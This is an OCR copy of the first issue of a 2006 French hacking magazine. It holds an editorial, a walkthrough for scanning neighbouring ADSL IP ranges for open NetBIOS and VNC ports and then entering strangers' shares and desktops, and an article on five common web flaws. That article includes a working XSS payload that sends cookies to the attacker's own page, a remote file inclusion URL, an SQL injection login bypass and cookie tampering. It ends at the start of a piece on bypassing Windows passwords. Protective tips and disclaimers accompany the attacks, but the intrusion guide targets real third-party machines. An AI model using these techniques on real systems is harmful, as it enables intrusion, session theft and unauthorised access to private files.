NOUVEAU 4,50€ SEULEMENT !!

NET HACKERS

N°1 / Décembre - janvier 2006 / 4,50 euros

L 13192 - 1 - F: 4,50 € - RD

Comment font-ils ?

Piratage • Téléchargement sauvage
Manipulations • Failles • Intrusion
Cheats • Usurpation MSN/Hotmail

Comment se protéger ?

Que faire de bien avec leurs techniques ?

Edito

La sagesse des nations

Il est temps que les gens cessent de prendre les hackers pour des délinquants, et davantage pour des lanternes. Le but de ce journal est de présenter des techniques simples, apparentées à ce que le gros des médias appelle hacking, et qui - du moins nous trouvons - présentent un intérêt pour tout le monde.

Qu'est-ce qu'un hacker ? Cette question fait couler beaucoup d'encre - la preuve - et nécessite d'être éclairée dans plusieurs contextes. Un article de Wikipédia explique le mot ainsi : « *À l'origine, hacker était un terme désignant au MIT un étudiant imaginatif et audacieux, repris dans le jargon du Technical Model Railroad Club (TMRC), dont les premiers hackers informatiques sont issus.*

Aujourd'hui, un hacker désigne un spécialiste en informatique qui peut intervenir dans la programmation, l'administration ou la sécurité ; les médias grand public utilisent le terme hacker dans le sens de « hacker chapeau noir » (black hat) qui est un « hacker de sécurité de réseau » opérant de façon illégale ou non éthique.

La Délégation générale à la langue française et aux langues de France préconise l'emploi du terme "fouineur" mais le terme bidouilleur correspond plus au sens initial.. »

Mais au delà des mots, il faut s'y mettre pour comprendre.

Vous avez remarqué la manière dont nous nous servons de Wikipedia ? C'est parce que nous voyons là l'une des meilleures choses qu'ait rendu possible Internet et la technologie jusqu'à présent. Nous voulons la faire connaître.

Ce n'est pas une simple encyclopédie bien fournie, mais vraiment un partage de connaissance à l'échelle planétaire, auquel chacun peut contribuer selon ses compétences particulières. Il n'y a pas de risque de se tromper : quelqu'un viendra corriger derrière vous. C'est libre, et ça marche.

C'est ce que, à notre échelle - modeste - nous essayons de faire. Nous voulons permettre à tous d'accéder simplement, partant d'un minimum de culture informatique, aux bases du hacking. Ces articles touchent à peu près tous les domaines et ne sont pas là pour donner des solutions toutes faites. C'est un tremplin.

Et c'est peut-être grâce à ces articles que dans quelque temps vous pourrez en écrire vous même (pourquoi pas sur Wikipedia) et faire découvrir de nouvelles choses à ceux-là mêmes qui ont commencé à vous les enseigner.

Collaboratif

Sommaire

NET HACKERS
est édité par Publia,
2 bis rue Dupont de l'Eure 75020 Paris

Rédaction : Zorba et Nikos
Conception Graphique : Weel
Couverture : Lechatkitu
ISSN en cours
numéro de comission paritaire en cours
Directeur de publication : Olive André

Imprimé en France par roto champagne

© PUBLIA

Piratage d'ordinateurs personnels

Cet article montre à quel point il peut être simple de pénétrer certains ordinateurs en quelques clics. Bien que les deux types de failles présentées, Netbios et VNC, soient des classiques, elles sont pourtant encore un peu répandues.

Il ne s'agit pas ici de faire un cours de piratage, mais plutôt de montrer par deux exemples faciles à expérimenter qu'une intrusion simple n'a rien de magique. Il s'agit simplement de profiter d'erreurs de configuration ou de défauts dans les logiciels afin d'accéder à des ressources a priori protégées. On le fera ici par l'intermédiaire d'outils assez classiques.

Netbios

L'interface Netbios est très utilisée pour Windows, par exemple pour partager des ressources réseau telles que des fichiers ou des imprimantes. C'est pratique, mais très mal sécurisé.

Comment s'en rendre compte ? Vous avez besoin de deux logiciels : Internet Explorer, et un scanner de port, celui que vous préférez... Nous prendrons ici Superscan version 3 pour Windows (disponible sur : http://www.foundstone.com/ ; la version 4 n'est pas terrible à mon goût, elle ne fonctionne d'ailleurs que sur XP et 2k). Dans un premier temps, le but de la manipulation est de trouver le plus grand nombre de personnes qui ont le port de Netbios ouvert.


Ce qui est très fort c'est que vous n'avez pas besoin d'utiliser le partage de ressources (pour votre réseau local, par exemple) pour que ce port soit ouvert (merci Windows !). On va donc scanner un ensemble d'adresses IP, mais pas n'importe lesquelles. En effet, nous allons chercher des ordinateurs qui restent connectés en permanence – la meilleur cible étant les connexions haut-débit. Or, les fournisseurs d'accès à Internet distribuent toujours les mêmes IPs aux connexions ADSL. Si vous l'avez, prenez des IPs qui sont autour de la vôtre, vous serez certain de scanner des ordinateurs doté de l'ADSL. Par exemple, si votre IP est 257.124.25.13, il faudra faire un scan de 257.124.25.0 à 257.124.25.255. Ici, le logiciel scannera 255 IPs qui aurons l'ADSL à coup sûr. Pour lui indiquer de scanner seulement ces IPs, il faut indiquer celle de départ et celle d'arrivée, en d'autres termes, la première et la dernière. Il va donc prendre chaque IP une à une et scanner les ports à la recherche de ceux qui sont ouverts.

Ce qui nous intéresse, c'est Netbios, donc le port 139. Il suffit de dire au scanner de restreindre le scan au port 139 (le port de départ et celui d'arrivé est le même : le 139). Sur le screenshot, le rang d'IP est à gauche et le port est bien réglé...

En 30 secondes, on peut scanner plus de 750 IPs. Sur toutes ces IPs, environ la moitié des ordinateurs sont actifs et le port 139 d'un tiers d'entre eux ouvert. Ces victimes


Adresse IP ? Port ?

Pour rappel, chaque ordinateur connecté directement à Internet est identifiable par une adresse unique, formée de quatre chiffres (123.123.123.123). Les postes interconnectés dans un réseau local via TCP/IP sont également identifiés par une adresse IP locale (par convention, on utilise les sous-réseaux 192.168.*.* ou 10.*.*.*). Ils ne sont pas accessibles directement depuis l'extérieur, ce qui fait que deux ordinateurs sur des lans différents peuvent très bien avoir la même IP (192.168.1.101, par exemple) sans que cela pose de problème. Pour accéder à un service proposé par une machine (serveur web, compte POP, etc.) il faut, en plus de l'adresse IP, spécifier un port qui identifie ce service (un numéro, choisi selon certaines conventions ou arbitrairement). À partir de ces deux informations, on peut initier une connexion TCP.



potentielles sont indiquées par Superscan, avec un petit plus à côté de l'IP. Le but, maintenant, est de trouver ceux qui n'ont pas mis Windows à jour ou qui n'ont pas de firewall. C'est le moment d'utiliser Internet Explorer. C'est tout bête, il suffit de recopier les adresses (celles indiquées par Superscan par un +) dans la barre d'adresse d'Internet Explorer de cette façon : \\257.124.25.13 (\\ipdelamachine). Il faut tester toutes les adresses et vous tomberez, à un moment ou à un autre, sur une IP qui fonctionne. Les résultats de chaque requête seront de trois types :

- une erreur : vous ne pouvez pas rentrer, laissez tomber... Le moindre firewall bloque ce genre d'attaque (comme quoi, ça sert quand même à quelque chose !).
- une invite de connexion (voir illustration) : Windows est peut-être à jour, ou la personne a eu la bonne idée de mettre un mot de passe que les plus forts d'entre vous peuvent essayer de cracker. Certains logiciels sont spécialisés dans le cracking des passes Netbios, mais ce n'est pas très intéressant vu la lenteur des requêtes...



- une page contenant des dossiers partagés : gagné, c'est les fichiers de l'ordinateur cible. À tous les coups, vous avez l'accès en écriture, puisque le propriétaire pense partager ses ressources uniquement sur son propre réseau... erreur ! Pour pousser le vice encore plus loin, si une imprimante est partagée, vous pouvez l'utiliser...

Si vous allez assez vite, vous pouvez en tester une centaine en 5 minutes. Et d'après mes statistiques, sur 100 pc testés, une dizaine fonctionne et sur cette dizaine, on peut accéder à un PC qui partage entièrement son disque dur... ça fait peur !

Avec VNC

C'est quoi ? VNC (pour Virtual Network Computing) est un freeware qui tourne sur presque tous les types d'ordinateurs. C'est une application client/serveur qui permet de contrôler un ordinateur à distance, comme si l'on était devant l'écran : quand le client se connecte au serveur, une fenêtre s'ouvre avec une reproduction de l'écran de l'ordinateur serveur, dans laquelle vous pouvez bouger la souris et taper au clavier, comme si vous étiez sur place. C'est très utile, par exemple pour l'apprentissage : une personne vous demande un conseil et vous pouvez lui montrer en direct les manipulations à faire sur son PC. Généralement, un mot de passe limite l'accès au serveur VNC... Généralement ! En effet, certains utilisateurs, peu soucieux de leur sécurité, ne mettent pas de mot de passe. Il arrive aussi qu'avec certaines


installation de Windows, VNC se lance automatiquement sans que vous le sachiez, et sans mot de passe...
On peut utiliser un scanner de ports de la même manière que précédemment pour trouver des serveur VNC. Comme il y a deux ports, le 5800 et le 5900, je vous conseille de créer un fichier nommé vnc.lst dans le dossier de superscan, contenant ceci :

```
+,5800,VNC,,,
+,5900,VNC,,,
```

Ensuite, chargez la liste dans le gestionnaire des listes de Superscan et sélectionnez « Every port in list » dans le panneau principal. Comme pour Netbios, sélectionnez une plage d'IP et scannez. Puis prenez votre client VNC et testez une par une toutes les IP obtenues.


Sachez qu'il est extrêmement rare, de nos jours, de trouver un serveur sans mot de passe. Mais si vous tombez sur la perle rare, effet garanti pour la personne qui voit sa souris bouger toute seule !
Cet article reste bien sûr théorique... Je ne vous rappelle pas les sanctions pour les intrusions de ce genre, surtout que pour quelqu'un qui s'y connaît un peu, il est aussi facile de repérer ces attaque que pour vous de les perpétrer ! Il est déconseillé de pénétrer un ordinateur, surtout par ces méthodes, car aucune précaution n'est prise. Je vous invite plutôt à vous amuser et à les expérimenter sur votre réseau local, ou avec l'ordinateur d'une victime consentante...

Capashen



Se protéger

La meilleure manière de vérifier si l'on est vulnérable ou non reste encore de tester ces attaques sur soi-même. Il faut pour cela utiliser son adresse IP externe (http://whatismyip.com). Si ces ports sont ouverts, et a fortiori si les services correspondants ne sont pas protégés par un mot de passe, il faut soit les désactiver (par l'intermédiaire du panneau de configuration de Windows), soit installer un firewall et bloquer ces ports. Le firewall intégré à Windows XP peut faire l'affaire. Sinon, une bonne alternative gratuite est Zone Alarm (http://zonelabs.com).



Les 5 failles les plus

Il existe un très grand nombre de failles exploitables très facilement sur les sites web. Le nombre de sites potentiellement vulnérables à ces failles est beaucoup plus important que l'on ne pourrait le croire. Cet article permet ainsi à tous d'évaluer les menaces auxquelles doit faire face tout site internet. Deux angles seront ainsi abordés : la technique d'attaque et la méthode de sécurisation.

1. Problèmes dans les cookies

Ce qu'il faut savoir

Les cookies sont de simples petits fichiers qui sont stockés sur votre ordinateur. En général, on peut y trouver des informations comme la couleur de fond que vous préférez pour le site.
Leur contenu se présente sous cette forme :
Information=valeur
Certains sites y stockent votre pseudo et votre mot de passe de manière cryptée (souvent un simple hash md5) afin que vous puissiez rester identifié.

La pratique

J'ai déjà vu certains sites stocker des informations particulièrement sensibles dans ces cookies. Comme par exemple le fait que l'on soit administrateur ou non. D'où vient le problème ? Eh bien vous pouvez modifier comme vous le voulez le contenu des cookies présents sur votre ordinateur ! Donc si vous trouviez dans un cookie :
Admin=0 (c'est du binaire donc false (bon "faux" quoi =p))
Vous pourriez le remplacer par :
Admin=1 (true (j'ai besoin de la refaire ??))
Et vous serriez alors administrateur du site concerné.

La solution pour webmaster

Ne mettez jamais d'informations critiques dans un cookie. Pensez également que vous pouvez utiliser les sessions.

2. Les failles XSS

Ce qu'il faut savoir

Cette faille est apparue lorsque les internautes ont commencé à pouvoir faire de la mise en forme sur des sites ou des forums, et notamment lorsqu'il est devenu possible d'insérer des images.
Ce qu'il faut savoir, c'est que derrière les pages qui sont affichées sur un forum, il y a tout un système qui se charge d'interpréter le texte que l'internaute a saisi pour en faire la mise en forme si besoin est.
Si vous avez visité quelques forums, vous devez certainement connaître le BBCode inventé par l'équipe qui a créé le

courantes sur le Web

forum PHPBB. Et vous devez donc savoir que pour insérer une image en BBCode il faudra écrire le code suivant :

```
[img]http://mon-
site.com/moni-
mage.gif[/url]
```

La faille dont nous parlerons ne fonctionne heureusement pas sur le forum PHPBB mais beaucoup d'autres sites ont repris le BBCode et ont créé leur propre système d'interprétation. C'est de là que vient le problème ; ces systèmes d'interprétation offrent la possibilité d'exploiter les failles XSS.

La pratique

Nous prendrons ici le cas d'une image.
Lorsqu'on souhaite qu'un navigateur affiche une image, on doit lui indiquer le code suivant :

```
<img
src="http://mon-
site.com/moni-
mage.gif ">
```

Ce code admet un paramètre qui est OnError. On pourra donc indiquer une action à accomplir lorsque le navigateur rencontre un problème par rapport à l'image à afficher. Cette erreur peut être le résultat d'une image introuvable ou inexistante.
Dans le paramètre OnError, on peut indiquer du code java script, qui normalement est interdit sur les forums pour des raisons de sécurité.

Alors si on écrivait dans une page web le code suivant :

```
<img
src="http://mon-
site.com/moni-
mage.gif "
OnError="top.loc
ation='http://mo
nsite.com/mapage
.php?thecoo-
kie='+document.c
ookie">
```

le navigateur qui visiterait notre page serait automatiquement redirigé vers la page http://monsite.com/mapage.php. Cette page recevrait le contenu du cookie utilisé par la précédente page sous forme d'une variable appelée " thecookie ". Il ne resterait donc plus qu'à enregistrer le contenu de cette variable pour qu'ensuite l'on puisse connaître le contenu du cookie et l'utiliser.
Le pire est que la mise en place de tout cela est d'une simplicité extraordinaire ! Deux cas de figure sont possibles :
Soit il s'agit d'un forum qui accepte tout simplement le html (option qui est disponible dans PHPBB) et dans ce cas il suffirait de saisir le code html tel quel. Soit il s'agit d'un forum qui accepte le BBCode et là c'est un peu moins évident :

```
[img]http://mon-
site.com/moni-
mage.gif[/url]
```

est remplacé par

```
<img
src="http://mon-
site.com/moni-
mage.gif ">.
```

C'est donc

```
http://monsite.c
om/monimage.gif
```

qui est pris en compte par le système d'interprétation. Donc si l'on écrit :

```
[img]http://mon
site.com/moni-
mage.gif"
OnError="
top.location='ht
tp://monsite.com
/mapage.php?the-
cookie='+docu-
ment.cookie
[/url]
```

on obtient encore :

```
<img
src="http://mon-
site.com/moni-
mage.gif "
OnError="top.loc
ation='http://mo
nsite.com/mapage
.php?thecoo-
kie='+document.c
ookie">.
```

On aurait récupéré le cookie du forum... On pourrait donc s'identifier avec le compte de la personne qui est arrivée sur notre page grâce à OnError.
Ceci n'est qu'un exemple de l'application des failles XSS. D'ailleurs, elles ne se trouvent pas uniquement dans les forums, elles peuvent être dans tout endroit où l'on doit saisir du texte et permettent ainsi des choses bien plus terribles. Alors méfiance...

La solution pour webmaster

En règle générale, ne laissez pas la possibilité à vos visiteurs de mettre du html et vérifiez systématiquement les champs où une saisie pourrait être effectuée. La fonction PHP urlencode() est à utiliser ;)

3. Les problèmes d'url

Ce qu'il faut savoir

Une url est l'adresse grâce à laquelle vous accédez aux sites et aux pages web, c'est donc l'adresse qui est affichée dans la barre d'adresse de votre navigateur. Dans cette adresse, vous avez peut-être déjà vu des choses du genre " `http://site.com/?item=1084&bidule-chose` ". En fait, la page va recevoir deux variables, l'une sera " item " et l'autre " bidule ", elles auront respectivement pour valeur "

1084 " et " chose ". À partir de ces informations, le code de la page va déterminer ce qu'il doit faire.

La pratique


Nous allons prendre un exemple puisqu'il n'existe pas vraiment de généralité à ce sujet. Imaginez un site qui restreint les téléchargements aux personnes qui se sont identifiées, mais qui autorise les autres personnes à visualiser les descriptions de ces téléchargements.
Allons donc voir la description d'un des téléchargements et regardons l'adresse.

Voici ce que j'ai vu sur un site :

```
http://site.com/downloads/?action=wiev_item&item_id=1084
```

Décomposons l'adresse :
`http://site.com/downloads/` >> On nous emmène simplement sur la bonne page.
action=wiev_item >> On indique l'action que la page doit accomplir.
item_id=1084 >> On indique l'identifiant du téléchargement concerné.

Alors comme action, ici nous avons " wiev_item ", autrement dit " voir_objet ".
Et si on voulait télécharger ? On pourrait remplacer " voir " par " télécharger ", autrement dit " wiev " par " download ".



On obtiendrait donc cette adresse :

```
http://site.com/downloads/?action=download_item&item_id=1084
```

Ce genre de faille est assez fréquent et demande une petite réflexion ! En outre il ne concerne pas seulement les téléchargements mais beaucoup d'autres choses. Et si un jour vous voyez dans une adresse " admin=0 ", alors le webmaster peut vraiment s'inquiéter pour son site !

La solution pour webmaster

Ne faites jamais confiance aux url simplement, il faut toujours effectuer le maximum de contrôles possibles sur les url.

4. Failles d'include avec variable

Ce qu'il faut savoir

L'instruction include, disponible en PHP, permet de faire appel à un autre fichier PHP distant ou non, en l'intégrant complètement au fichier qui l'appelle, lui donnant donc les mêmes droits.
De plus, une application écrite en PHP peut lire, écrire et supprimer des fichiers, accéder aux bases de données et plein d'autres choses encore.

La pratique

Là encore il faut étudier les url, par exemple si vous voyez un jour une page dont l'adresse est la suivante : `page.php?page=news.php`, vous pouvez être pratiquement certain que cette page index.php va inclure une page appelée news.php.
Mais si dans l'adresse vous remplaciez news.php par : `http://monsite.com/mapage.php`, alors vous obtiendriez l'adresse suivante :

```
http://site.com/index.php?page=http://monsite.com/mapage.php
```

Et dans ce cas, c'est votre page à vous qui serait incluse !

La solution pour webmaster

Compte tenu de l'importance de la faille, vous pourriez voir votre site entièrement détruit ou remplacé... N'utilisez donc pas de variables pour vos includes mais plutôt des noms de pages :

```
- include($var);
      PAS BIEN !( en ch?ur comme dans un film célèbre...)
- include ('news.php');
BIEN !
```

5. Le SQL injection

Ce qu'il faut savoir

Comme son nom l'indique, le SQL injection permet d'injecter du code SQL dans une application web.

Mais le SQL, c'est quoi ? Le SQL est un langage de manipulation de données. Il permet, entre autres, d'obtenir, modifier et supprimer des données dans une base.

Voici un exemple de ce que l'on appelle une requête écrite en langage SQL et pour MySQL (qui est le gestionnaire de bases de données le plus répandu sur internet) :

```
SELECT `num_mbe`
FROM `membres`
WHERE `pseudo` =
'$pseudo' AND
`mdp`='$mdp';
```

Ici, nous avons les trois clauses principales qui sont SELECT, FROM et WHERE. Dans le select, nous choisissons d'obtenir le numéro de la personne qui souhaite s'identifier. Dans le from, nous choisissons d'effectuer notre recherche dans la table " membres " et dans le where, nous insérons la condition qui est la suivante :

- Le pseudo doit être égal au pseudo saisi qui a été récupéré par PHP sous la forme de la variable $pseudo.

ET

- Le mot de passe doit être égal au mot de passe saisi qui a été récupéré par PHP sous la forme de la variable $mdp.

La pratique

Toujours avec la même requête, si dans le formulaire d'identification un visiteur saisit le texte suivant :


```
Pseudo :admin
Mot de passé :
'OR''='
```


alors la requête avec la valeur des variables PHP deviendrait :

```
SELECT `num_mbe`
FROM `membres`
WHERE `pseudo` =
'admin' AND
mdp=''OR''='';
```

Sachant que la condition '=' est toujours vraie, le mot de passe n'est donc pas vérifié...
Dès lors qu'il y a un membre inscrit sur le site, cette condition sera toujours vraie et il sera alors possible de s'identifier sans être membre.
Mais d'autres failles similaires à cet exemple peuvent présenter bien plus de danger.

La solution pour webmaster

La librairie PHP de MySQL comprend la fonction mysql_real_escape_string(). Elle permet d'ignorer ce qui devrait être interprété dans la requête.



Il est très rare que la défaçe ait un sens...

Contourner le mot de pa

Vous pensiez que ce mot de passe que l'on vous demande au démarrage vous protégeait de ceux qui ont accès à votre clavier ? Perdu, il est tout à fait possible, pour quiconque, de changer un tel pass. Ce qui veut dire qu'il vous est aussi possible, si vous avez perdu votre mot de passe, de le remplacer afin d'accéder malgré tout à votre machine. C'est ce que nous allons voir dans cet article...

Imaginez, vous démarrez votre ordinateur, vous arrivez sur la page de démarrage où vous devez rentrer le SAS (Security Attention Sequence, ou dit de manière plus concrète : Ctrl-Alt-Del). Vous rentrez le nom d'utilisateur et votre mot de passe mais ce dernier est refusé. Ah ? Peut-être que vous l'avez oublié ? Ou peut-être même que vous ne l'avez jamais eu...

